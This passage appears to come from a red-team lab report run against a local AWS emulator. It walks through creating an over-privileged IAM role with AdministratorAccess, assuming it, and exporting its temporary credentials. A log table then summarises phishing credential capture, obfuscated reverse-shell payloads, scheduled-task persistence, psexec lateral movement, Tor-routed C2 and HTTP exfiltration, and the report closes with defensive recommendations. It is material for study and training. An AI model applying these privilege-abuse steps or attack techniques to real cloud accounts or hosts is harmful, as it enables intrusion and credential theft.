(venv) (kali@vbox) [~]  
$ aws iam create-role \  
  --role-name OverprivilegedRole \  
  --assume-role-policy-document '{  
    "Version": "2012-10-17",  
    "Statement": [  
      {  
        "Effect": "Allow",  
        "Principal": {"Service": "ec2.amazonaws.com"},  
        "Action": "sts:AssumeRole"  
      }  
    ]  
  }'  
  --endpoint-url $AWS_ENDPOINT_URL  
{  
  "Role": {  
    "Path": "/",  
    "RoleName": "OverprivilegedRole",  
    "RoleId": "AROQAQAAAAAAPHEG6PBYC",  
    "Arn": "arn:aws:iam::000000000000:role/OverprivilegedRole",  
    "CreateDate": "2025-09-12T11:48:22.764695+00:00",  
    "AssumeRolePolicyDocument": {  
      "Version": "2012-10-17",  
      "Statement": [  
        {  
          "Effect": "Allow",  
          "Principal": {  
            "Service": "ec2.amazonaws.com"  
          },  
          "Action": "sts:AssumeRole"  
        }  
      ]  
    }  
  }  
}
```

Figure 6.34 Shows over-privileged role being created

Step 2: Attach Admin Policy to it

```
aws iam attach-role-policy \  
    --role-name OverprivilegedRole \  
    --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \  
    --endpoint-url $AWS_ENDPOINT_URL
```

```
(venv)-(kali@vbox)-[~]  
$ aws iam attach-role-policy \  
    --role-name OverprivilegedRole \  
    --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \  
    --endpoint-url $AWS_ENDPOINT_URL
```

Figure 6.35 Shows admin policy being added to over-privileged role

Step 3: Verify Role


```
aws iam list-roles --endpoint-url $AWS_ENDPOINT_URL
```

```
(venv)-(kali@vbox)-[~]  
$ aws iam list-roles --endpoint-url $AWS_ENDPOINT_URL  
{  
  "Roles": [  
    {  
      "Path": "/",  
      "RoleName": "OverprivilegedRole",  
      "RoleId": "AROAQAAAAAAPHEG6PBYC",  
      "Arn": "arn:aws:iam::000000000000:role/OverprivilegedRole",  
      "CreateDate": "2025-09-12T11:48:22.764695+00:00",  
      "AssumeRolePolicyDocument": {  
        "Version": "2012-10-17",  
        "Statement": [  
          {  
            "Effect": "Allow",  
            "Principal": {  
              "Service": "ec2.amazonaws.com"  
            },  
            "Action": "sts:AssumeRole"  
          }  
        ]  
      },  
      "MaxSessionDuration": 3600  
    }  
  ]  
}
```

Figure 6.36 Shows role being verified

Step 3: Assume Overprivileged Role


```
aws sts assume-role \
    --role-arn arn:aws:iam::000000000000:role/OverprivilegedRole \
    --role-session-name ExploitSession \
    --endpoint-url $AWS_ENDPOINT_URL
```



```
(venv) (kali@vbox) [~]
$ aws sts assume-role \
    --role-arn arn:aws:iam::000000000000:role/OverprivilegedRole \
    --role-session-name ExploitSession \
    --endpoint-url $AWS_ENDPOINT_URL
{
  "Credentials": {
    "AccessKeyId": "LSIAQAAAAAAEDT3AMCA",
    "SecretAccessKey": "HTWyVhJVAQ5rRgJ5nYptKn40MJCh5TgBe0I2dHCB",
    "SessionToken": "FQoGZXIvYXZlEBYadXpXd1BZXp5pKH4WHgq8v4fgaQRy34XekpoN7xE0Q8Dl2u+p3aj/p3Sih4mp7WD9eJBuXDKnj/VTt4J2SQoj7lLE9omCDEeb2CuTmBJbkKUKOHWTVPkV00j24hh7htHt41HSguMqyUCGiSLBRsvnyJMQ0jZzgzhP116IQ0aEGdya p3GYtX0ZqNu8E8sMC0bVJq04bUFkjVrfJpo5A01oKFM52DKEhNnJwqFelhaoSdAR280FlyGB01ClzjAXyFyqJg6600ZMwyw5Ln92Vcin6BAGWkPejqo1LkHmkfhfc2G/ScThtc+fVPpsM5k18EEJoL52CBlQw7Y36imv+z4=",
    "Expiration": "2025-09-12T12:48:56.629609+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROQAAPHEG6PBYC:ExploitSession",
    "Arn": "arn:aws:sts::000000000000:assumed-role/OverprivilegedRole/ExploitSession"
  },
  "PackedPolicySize": 6
}
```

Figure 6.37 Shows credentials of over-privilege role

Step 4: Export the Temporary Credentials from above step



```
(venv) (kali@vbox) [~]
$ export AWS_ACCESS_KEY_ID=LSIAQAAAAAAEDT3AMCA
export AWS_SECRET_ACCESS_KEY=HTWyVhJVAQ5rRgJ5nYptKn40MJCh5TgBe0I2dHCB
export AWS_SESSION_TOKEN=FQoGZXIvYXZlEBYadXpXd1BZXp5pKH4WHgq8v4fgaQRy34XekpoN7xE0Q8Dl2u+p3aj/p3Sih4mp7WD9eJBuXDKnj/VTt4J2SQoj7lLE9omCDEeb2CuTmBJbkKUKOHWTVPkV00j24hh7htHt41HSguMqyUCGiSLBRsvnyJMQ0jZzgzhP116IQ0aEGdya p3GYtX0ZqNu8E8sMC0bVJq04bUFkjVrfJpo5A01oKFM52DKEhNnJwqFelhaoSdAR280FlyGB01ClzjAXyFyqJg6600ZMwyw5Ln92Vcin6BAGWkPejqo1LkHmkfhfc2G/ScThtc+fVPpsM5k18EEJoL52CBlQw7Y36imv+z4=
```

Figure 6.38 Shows exporting creds



Step 5: Test Admin Privileges

Check for IAM Users

```
aws iam list-users --endpoint-url $AWS_ENDPOINT_URL
```

Create IAM User if not present

```
aws iam create-user --user-name TestUser --endpoint-url $AWS_ENDPOINT_URL
```

```
(venv)-(kali@vbox)-[~]
$ aws iam list-users --endpoint-url $AWS_ENDPOINT_URL
{
  "Users": []
}

(venv)-(kali@vbox)-[~]
$ aws iam create-user --user-name TestUser --endpoint-url $AWS_ENDPOINT_URL
{
  "User": {
    "Path": "/",
    "UserName": "TestUser",
    "UserId": "xe4uv4oyn4hi6ez5ptbv",
    "Arn": "arn:aws:iam::000000000000:user/TestUser",
    "CreateDate": "2025-09-12T11:50:46.033586+00:00"
  }
}
```

Figure 6.39 Shows a test IAM role being created

Step 6: Attach Admin Policy to Role

```
aws iam attach-role-policy \  
--role-name TestUser \  
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess \  
--endpoint-url $AWS_ENDPOINT_URL
```

```
(venv)-(kali@vbox)-[~]
$ aws iam attach-user-policy \
  --user-name TestUser \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
  --endpoint-url $AWS_ENDPOINT_URL
```

Figure 6.40 Shows user policy being attached



Step 7: Verify Policies and cleanup

```
aws iam list-attached-role-policies --role-name TestUserRole --endpoint-url $AWS_ENDPOINT_URL
```

Detach Policies

```
aws iam detach-user-policy --user-name TestUser --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --endpoint-url $AWS_ENDPOINT_URL
```

Delete IAM user

```
aws iam delete-user --user-name TestUser --endpoint-url $AWS_ENDPOINT_URL
```

Delete roles

```
aws iam delete-role --role-name TestUser --endpoint-url $AWS_ENDPOINT_URL
```

```
(venv)-(kali@vbox)-[~]
$ aws iam list-attached-user-policies --user-name TestUser --endpoint-url $AWS_ENDPOINT_URL
{
  "AttachedPolicies": [
    {
      "PolicyName": "AdministratorAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
    }
  ]
}

(venv)-(kali@vbox)-[~]
$ aws iam detach-user-policy \
  --user-name TestUser \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
  --endpoint-url $AWS_ENDPOINT_URL

(venv)-(kali@vbox)-[~]
$ aws iam delete-user --user-name TestUser --endpoint-url $AWS_ENDPOINT_URL

(venv)-(kali@vbox)-[~]
$ aws iam list-users --endpoint-url $AWS_ENDPOINT_URL
{
  "Users": []
}
```

Figure 6.41 Shows deleting users



6.4.1. Setup and Resource Creation for Cloud Exploitation

```
export AWS_ACCESS_KEY_ID=test
export AWS_SECRET_ACCESS_KEY=test
export AWS_DEFAULT_REGION=us-east-1
export AWS_ENDPOINT_URL=http://localhost:4566

# Create an S3 bucket and upload a dummy file
aws --endpoint-url=$AWS_ENDPOINT_URL s3 mb s3://mock-bucket
echo "This is a test file for exfiltration." > dummy.txt
aws --endpoint-url=$AWS_ENDPOINT_URL s3 cp dummy.txt s3://mock-
bucket/dummy.txt

# Create IAM role and user
aws --endpoint-url=$AWS_ENDPOINT_URL iam create-role --role-name mock-
role --assume-role-policy-document '{"Version":"2012-10-
17","Statement":[{"Effect":"Allow","Principal":{"Service":"ec2.amazonaws.co
m"},"Action":"sts:AssumeRole"}]}'
aws --endpoint-url=$AWS_ENDPOINT_URL iam create-user --user-name mock-
user

# Create EC2 volume
aws --endpoint-url=$AWS_ENDPOINT_URL ec2 create-volume --availability-zone
us-east-1a --size 1

# Create CloudWatch log group
aws --endpoint-url=$AWS_ENDPOINT_URL logs create-log-group --log-group-
name /mock/log/group

# Create Lambda function
echo -e 'def lambda_handler(event, context):\n    return {"statusCode": 200}' >
lambda_function.py
zip dummy.zip lambda_function.py
```



```
aws --endpoint-url=$AWS_ENDPOINT_URL lambda create-function --function-name mock-function \
```

```
--runtime python3.8 --role arn:aws:iam::000000000000:role/mock-role \
```

```
--handler lambda_function.lambda_handler --zip-file fileb://dummy.zip
```

```
# Create SNS topic
```

```
aws --endpoint-url=$AWS_ENDPOINT_URL sns create-topic --name mock-topic
```

```
# Create DynamoDB table
```

```
aws --endpoint-url=$AWS_ENDPOINT_URL dynamodb create-table \
```

```
--table-name mock-table \
```

```
--attribute-definitions AttributeName=Id,AttributeType=S \
```

```
--key-schema AttributeName=Id,KeyType=HASH \
```

```
--provisioned-throughput ReadCapacityUnits=5,WriteCapacityUnits=5
```




```
(venv)-(kali@vbox)-[~]
$ export AWS_ACCESS_KEY_ID=test

(venv)-(kali@vbox)-[~]
$ export AWS_SECRET_ACCESS_KEY=test

(venv)-(kali@vbox)-[~]
$ export AWS_DEFAULT_REGION=us-east-1

(venv)-(kali@vbox)-[~]
$ export AWS_ENDPOINT_URL=http://localhost:4566

(venv)-(kali@vbox)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL s3 mb s3://mock-bucket
make_bucket: mock-bucket

(venv)-(kali@vbox)-[~]
$ echo "This is a test file for exfiltration." > dummy.txt

(venv)-(kali@vbox)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL s3 cp dummy.txt s3://mock-bucket/dummy.txt
upload: ./dummy.txt to s3://mock-bucket/dummy.txt

(venv)-(kali@vbox)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL iam create-role --role-name mock-role --assume-role-policy-document '{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Principal":{"Service":"ec2.amazonaws.com"},"Action":"sts:AssumeRole"}]}'
{
  "Role": {
    "Path": "/",
    "RoleName": "mock-role",
    "RoleId": "AROQAAAAAAAAAL64R5H2C",
    "Arn": "arn:aws:iam::000000000000:role/mock-role",
    "CreateDate": "2025-09-14T18:56:06.998594+00:00",
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Effect": "Allow",
          "Principal": {
            "Service": "ec2.amazonaws.com"
          },
          "Action": "sts:AssumeRole"
        }
      ]
    }
  }
}
```

```
(venv)-(kali@vbox)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL iam create-user --user-name mock-user
{
  "User": {
    "Path": "/",
    "UserName": "mock-user",
    "UserId": "nhn87fqknol85e8k9xkq",
    "Arn": "arn:aws:iam::000000000000:user/mock-user",
    "CreateDate": "2025-09-14T18:56:19.397764+00:00"
  }
}
```



```
(venv)-(kali@vbox)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL ec2 create-volume --availability-zone us-east-1a --size 1
{
  "VolumeType": "gp2",
  "VolumeId": "vol-f4ade234e42c2f83d",
  "Size": 1,
  "SnapshotId": "",
  "AvailabilityZone": "us-east-1a",
  "State": "creating",
  "CreateTime": "2025-09-14T18:57:07+00:00",
  "Encrypted": false
}
```

```
(venv)-(kali@vbox)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL logs create-log-group --log-group-name /mock/log/group

(venv)-(kali@vbox)-[~]
$ echo -e 'def lambda_handler(event, context):\n    return {"statusCode": 200}' > lambda_function.py


(venv)-(kali@vbox)-[~]
$ zip dummy.zip lambda_function.py
adding: lambda_function.py (stored 0%)
```

```
(venv)-(kali@vbox)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL lambda create-function --function-name mock-function \
--runtime python3.8 --role arn:aws:iam::000000000000:role/mock-role \
--handler lambda_function.lambda_handler --zip-file fileb://dummy.zip
{
  "FunctionName": "mock-function",
  "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:mock-function",
  "Runtime": "python3.8",
  "Role": "arn:aws:iam::000000000000:role/mock-role",
  "Handler": "lambda_function.lambda_handler",
  "CodeSize": 253,
  "Description": "",
  "Timeout": 3,
  "MemorySize": 128,
  "LastModified": "2025-09-14T18:58:25.928694+0000",
  "CodeSha256": "OS/RfT2LaXTnja+GDNmIF5KjMfzI4q7JfbPoHYE/EvY=",
  "Version": "$LATEST",
  "TracingConfig": {
    "Mode": "PassThrough"
  },
  "RevisionId": "99040acf-e3b1-4765-a2f7-80043dcd7a94",
  "State": "Pending",
  "StateReason": "The function is being created.",
  "StateReasonCode": "Creating",
  "PackageType": "Zip",
  "Architectures": [
    "x86_64"
  ],
  "EphemeralStorage": {
    "Size": 512
  },
  "SnapStart": {
    "ApplyOn": "None",
    "OptimizationStatus": "Off"
  },
  "RuntimeVersionConfig": {
    "RuntimeVersionArn": "arn:aws:lambda:us-east-1::runtime:8eeff65f6809a3ce81507fe733fe09b835899b99481ba22fd75b5a7338290ec1"
  },
  "LoggingConfig": {
    "LogFormat": "Text",
    "LogGroup": "/aws/lambda/mock-function"
  }
}
```

```
(venv)-(kali@vbox)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL sns create-topic --name mock-topic
{
  "TopicArn": "arn:aws:sns:us-east-1:000000000000:mock-topic"
}
```

```
(venv)-(kali@vbox)-[~]
$ aws --endpoint-url=$AWS_ENDPOINT_URL dynamodb create-table \
  --table-name mock-table \
  --attribute-definitions AttributeName=Id,AttributeType=S \
  --key-schema AttributeName=Id,KeyType=HASH \
  --provisioned-throughput ReadCapacityUnits=5,WriteCapacityUnits=5
{
  "TableDescription": {
    "AttributeDefinitions": [
      {
        "AttributeName": "Id",
        "AttributeType": "S"
      }
    ],
    "TableName": "mock-table",
    "KeySchema": [
      {
        "AttributeName": "Id",
        "KeyType": "HASH"
      }
    ],
    "TableStatus": "ACTIVE",
    "CreationDateTime": "2025-09-15T00:29:40.059000+05:30",
    "ProvisionedThroughput": {
      "NumberOfDecreasesToday": 0,
      "ReadCapacityUnits": 5,
      "WriteCapacityUnits": 5
    },
    "TableSizeBytes": 0,
    "ItemCount": 0,
    "TableArn": "arn:aws:dynamodb:us-east-1:000000000000:table/mock-table",
    "TableId": "4b47f8d3-f2f0-4510-a1d1-13997760c9f2",
    "DeletionProtectionEnabled": false
  }
}
```

Figure 6.42 Shows all commands executed in localstack



```
(venv)-(kali@vbox)-[~]
$ ls
adminpass  Desktop  Downloads  dummy.zip  LICENSE  localstack  pacu  Public  venv  Video
capstone-localstack  Documents  dummy.txt  lambda_function.py  LICENSE.txt  Music  Pictures  README.md  VERSION
```

Figure 6.43 Shows data successfully saved




Figure 6.45 Phases involved




Figure 6.46 Attack path diagram

7. Log Table

<i>Phase</i>	<i>Host / Source</i>	<i>Tool(s)</i>	<i>Action / Event</i>	<i>MITRE Technique</i>	<i>Notes</i>
Recon (Cloud)	Attacker → Cloud	Pacu (S3 enumeration)	S3 bucket enumeration and list operations	T1580 / T1526	Discovered open/mock S3 bucket; enumerated objects.
Recon (Network)	Attacker VM	Proxychains (curl via proxy)	Proxied external reconnaissance (IP discovery)	T1590	Proxychains used to hide origin.
Recon (DNS)	Victim	tcpdump (DNS capture)	DNS queries to newly-registered phishing domain observed	T1590	Multiple lookups, suspicious TTL patterns.
Delivery (Phishing)	Attacker → Victim	PyPhisher / GoPhish	Phishing link generated and sent → credentials captured	T1566.001	Credentials & OTP captured and logged.
Delivery (Phishing)	Victim	PyPhisher	Victim submitted email/password + OTP; redirected to genuine site	T1566.001	Captured abc@gmail.com / abc123 (lab example).
Weaponize / Payload	Attacker	msfvenom (payload generation)	Generated backdoor and payload variants	T1204 / T1222	Multiple payload formats created (meterpreter & raw reverse shell).
Obfuscation (Evasion)	Attacker	Veil / Veil-Evasion (obfuscation tools)	Obfuscated payload created and saved	T1027	Prepared to bypass signature detection.



<i>Phase</i>	<i>Host / Source</i>	<i>Tool(s)</i>	<i>Action / Event</i>	<i>MITRE Technique</i>	<i>Notes</i>
Delivery (Transfer)	Attacker → Victim	SCP / file transfer tools	Payload uploaded to victim download path	T1105	File transferred to victim.
Execution / Access	Victim	PowerShell / netcat (execution/listener)	Backdoor executed; reverse connection established to attacker	T1059 / T1071	Attacker listener received connection.
Persistence	Victim	schtasks (Windows Task Scheduler)	Scheduled task "Updater" created as SYSTEM	T1053.005	Verified with task query.
Lateral Movement	Attacker → Target	Impacket (psexec)	Remote code execution via SMB to target; executed as admin	T1021.002	Used administrative shares (C\$, ADMIN\$).
Evasion (Network)	Attacker	Tor + Proxychains + Metasploit (C2 obscuring)	Metasploit listener proxied through Tor, hiding LHOST	T1573 / T1090	C2 traffic routed through Tor/proxy to obfuscate source.
Execution / AV Evasion	Victim	Custom obfuscation (HX-encoded payload)	Executed obfuscated binary; delayed heuristic detection	T1027	Signature-based detection missed initial execution.
Persistence / Scheduler	Victim	schtasks	Scheduled task executed payload; persistence confirmed	T1053.005	Task execution logged locally.



<i>Phase</i>	<i>Host / Source</i>	<i>Tool(s)</i>	<i>Action / Event</i>	<i>MITRE Technique</i>	<i>Notes</i>
Exfiltration (HTTP chunks)	Victim → Attacker Webserver	Caldera abilities / custom Python server	Exfiltrated hex-encoded data chunks over HTTP	T1041 / T1537	Exfil data received on attacker webserver; chunks reassembled.
Cloud Privilege Abuse	Attacker	Pacu / AWS CLI	Created overprivileged role, assumed role, exported temporary creds, listed IAM users	T1078 / T1531	Demonstrated role privilege escalation and IAM operations.
Cloud Exfiltration	Attacker	AWS CLI (S3)	Uploaded test file to controlled S3	T1537	Confirmed S3 write access using assumed creds.
Network (Outbound C2)	Victim	Proxychains / C2 (proxied egress)	Outbound connection to attacker-controlled C2 domain observed (proxied)	T1090 / T1071	Egress observed through proxy; source IP masked.

Table 7.1 shows consolidated log table of all phases

8. Findings

- Cloud storage (S3) was misconfigured and allowed enumeration and file upload.
- Phishing attack successfully captured credentials and OTPs.
- Obfuscated payloads bypassed antivirus detection.
- Persistence was achieved using Windows scheduled tasks.
- Attacker used proxychains/Tor to hide C2 traffic.
- Lateral movement was possible via administrative shares (psexec).
- Data was exfiltrated using HTTP chunks and cloud uploads.



9. Recommendations

- Secure S3 buckets and enforce least-privilege access.
- Enable cloud logging (CloudTrail) and alerts for suspicious activity.
- Enforce multi-factor authentication and rotate credentials.
- Block execution of unsigned binaries from Downloads/Temp folders.
- Deploy or tune endpoint detection (EDR) for persistence and obfuscated binaries.
- Strengthen email security (SPF/DKIM/DMARC) and run phishing awareness training.
- Implement DNS filtering and block suspicious domains.
- Apply egress filtering to restrict unauthorized outbound traffic.
- Segment networks and restrict admin shares to limit lateral movement.
- Run regular incident response exercises (tabletop/purple team).